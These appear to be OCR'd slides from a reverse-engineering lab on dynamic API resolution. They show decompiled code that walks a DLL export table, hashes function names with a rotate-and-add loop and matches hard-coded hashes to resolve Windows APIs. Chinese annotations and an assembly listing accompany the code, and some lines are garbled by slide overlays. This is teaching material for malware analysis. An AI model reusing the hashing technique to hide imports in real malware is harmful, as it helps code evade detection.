            v61 = dll_base + *&v12[4 * *&v11[2 * j]];
            break;
        case -999045030:
            v64 = dll_base + *&v12[4 * *&v11[2 * j]];
            break;
    }
}
```



[y] , retype v8 as IMAGE_EXPORT_DIRECTORY*

my_start

```


export_table = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
num_of_names = export_table->NumberOfNames;
name_array = dll_base + export_table->AddressOfNames;
name_ordinal_array = dll_base + export_table->AddressOfNameOrdinals;
func_array = dll_base + export_table->AddressOfFunctions;
for ( j = 0i64; j < num_of_names; ++j )
{
    v14 = dll_base + *&name_array[4 * j];
    v15 = 0;
    do
        v15 += _ROL4_(v15, 11) + 1187 + *v14++;
    while ( *v14 );
    switch ( v15 )
    {
        case 1593865836:           retype as WORD*      retype as WORD*
            v59 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]];
            break;
        case 1834308452:
            v60 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]],
            break;
        case 69947296:
            v61 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]];
            break;
        case -999045030:
            v64 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]];
            break;
    }
}

```



my_start

```
export_table = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
num_of_names = export_table->NumberOfNames;
name_array = (dll_base + export_table->AddressOfNames);
name_ordinal_array = (dll_base + export_table->AddressOfNameOrdinals);
func_array = (dll_base + export_table->AddressOfFunctions);
for ( j = 0i64; j < num_of_names; ++j )
{
    fn_name = dll_base + name_array[j];
    v15 = 0;
    do
        v15 += __ROL4__(v15, 11) + 1187 + *fn_name++;
    while ( *fn_name );
    switch ( v15 )
    {
        case 0x5F00766C:
            v59 = dll_base + func_array[name_ordinal_array[j]]
            break;
        case 0x6D555364:
            v60 = dll_base + func_array[name_ordinal_array[j]]
            break;
        case 0x42B4FA0:
            v61 = dll_base + func_array[name_ordinal_array[j]]
            break;
        case 0xC473C85A:
            v64 = dll_base + func_array[name_ordinal_array[j]];
            break;
    }
}
```




my_start

```
export_table = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
num_of_names = export_table->NumberOfNames;
name_array = (dll_base + export_table->AddressOfNames);
name_ordinal_array = (dll_base + export_table->AddressOfNameOrdinals);
func_array = (dll_base + export_table->AddressOfFunctions);
for ( j = 0i64; j < num_of_names; ++j )
{
    fn_name = dll_base + name_array[j];
    v15 = 0;
    do
        v15 += __ROL4__(v15, 11) + 1187 + *fn_name++;
    while ( *fn_name );
    switch ( v15 )
    {
        case 0x5F00766C:
            v59 = dll_base + func_array[name_ordinal_array[j]];
            break;
        case 0x6D555364:
            v60 = dll_base + func_array[name_ordinal_array[j]];
            break;
        case 0x42B4FA0:
            v61 = dll_base + func_array[name_ordinal_array[j]];
            break;
        case 0xC473C85A:
            v64 = dll_base + func_array[name_ordinal_array[j]];
            break;
    }
}
```

計算 function name 的 hash

根據 hash 找到需要的 API，
然後將 API 存入變數中

__ROL4__



The screenshot shows a debugger interface with two panes. The left pane displays assembly code:

```
loc_2028118A5:          ; eax = v15 = hash
mov    ecx, eax
rol    ecx, 11
lea    ecx, [rcx+rax+1187]
movsx  eax, byte ptr [rdx] ; rdx = fn_name
add    eax, ecx
add    rdx, 1
cmp    byte ptr [rdx], 0
jnz    short loc_2028118A5
```

```
● 37      fn_name = dll_base + name_array[i];
● 38      v15 = 0;
● 39      do
● 40      v15 += __ROL4__(v15, 11) + 1187 + *fn_name++;
● 41      while (*fn_name);
● 42      switch ( v15 )
● 43      {
● 44          case 0x5F00766C:
● 45              fn_table = (dll_base + func_array[name_ordin
● 46              break;
● 47          case 0x6D555364:
```

The rotate left (ROL) and rotate through carry left (RCL) instructions shift all the bits toward more-significant bit positions, except for the most-significant bit, which is rotated to the least-significant bit location.

x86 and amd64 instruction reference,
<https://www.felixcloutier.com/x86/rcl:rcr:rol:ror>

Lab6: Dynamic API Resolution

